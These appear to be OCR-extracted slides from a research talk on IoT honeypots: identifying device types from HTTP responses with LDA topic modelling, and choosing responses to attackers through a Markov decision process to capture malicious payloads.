
IOT-ID: PINPOINT IOT DEVICE

IoT-ID

- Problem: Pattern match based approach is not enough.
- Example:
  - Controversial Result.
  - IP change.
- Goal:
  - Obtain accurate knowledge of IoT device.
  - Pinpoint with IoT-ID.
- Approach:
  - LDA-based Solution.


LDA-Based Solution

- LDA
  - Documents, Terms, Topics.
  - Doc = mixture of topics
- Problem Formulation
  - Treat each response as a document
  - Type of the IoT device as the topic
- Example:
  - HTTP traffic from 6 different router vendors.
  - Summarize 15 different topics for them.



Intertopic Distance Map (via multidimensional scaling)
PC2
1
Top-30 Most Relevant Terms for Topic 2 (24.7% of tokens)
0
200
400
600
800
1,000
1,200
pcpassword
username
_.style.display =
loginbtn
unli
pwli
_.innerhtml =
count = 14, tip = $_tip_, note
note
auth
errnum
min = 0, sec
reg
httpauterrorarray
authorization=
location.href =/userrpm/loginrpm.htm?save=save
loginform
traditional_chinese/string.js
deutsch/string.js
simple_chinese/string.js
spanish/string.js
italian/string.js
polski/string.js
french/string.js
english/string.js

IoT Learner

Learning Behaviors From Interactions.


State Locator
Selector
(Model + Algorithm)
Select Resp
Raw Request
Req_Rsp
Mapping
Raw Response
feedback
Session Table

Random Responding



Accumulate Behaviors Knowledge From Attacker's Reaction (Following Request)

Problem Formulation

- Decision epochs(t)
- States(x,s)
- Actions(a)
- Transitions probabilities(T)
- Rewards(r)

- When we receive a request
- Current Incoming Request
- Potential Response Set
- Pr(Next Request)
- Capture Malicious Payload.


Sequential Decision Making

Select the Best Response as the action to satisfy attackers and capture the malicious payload.

MDP Build

Session Table


Req_ID	Rsp_ID	Session _ID
0	1	0
0	2	1
0	2	2
0	2	2
0	3	3
1	0	3
…	…	…



Scanning **Responses**

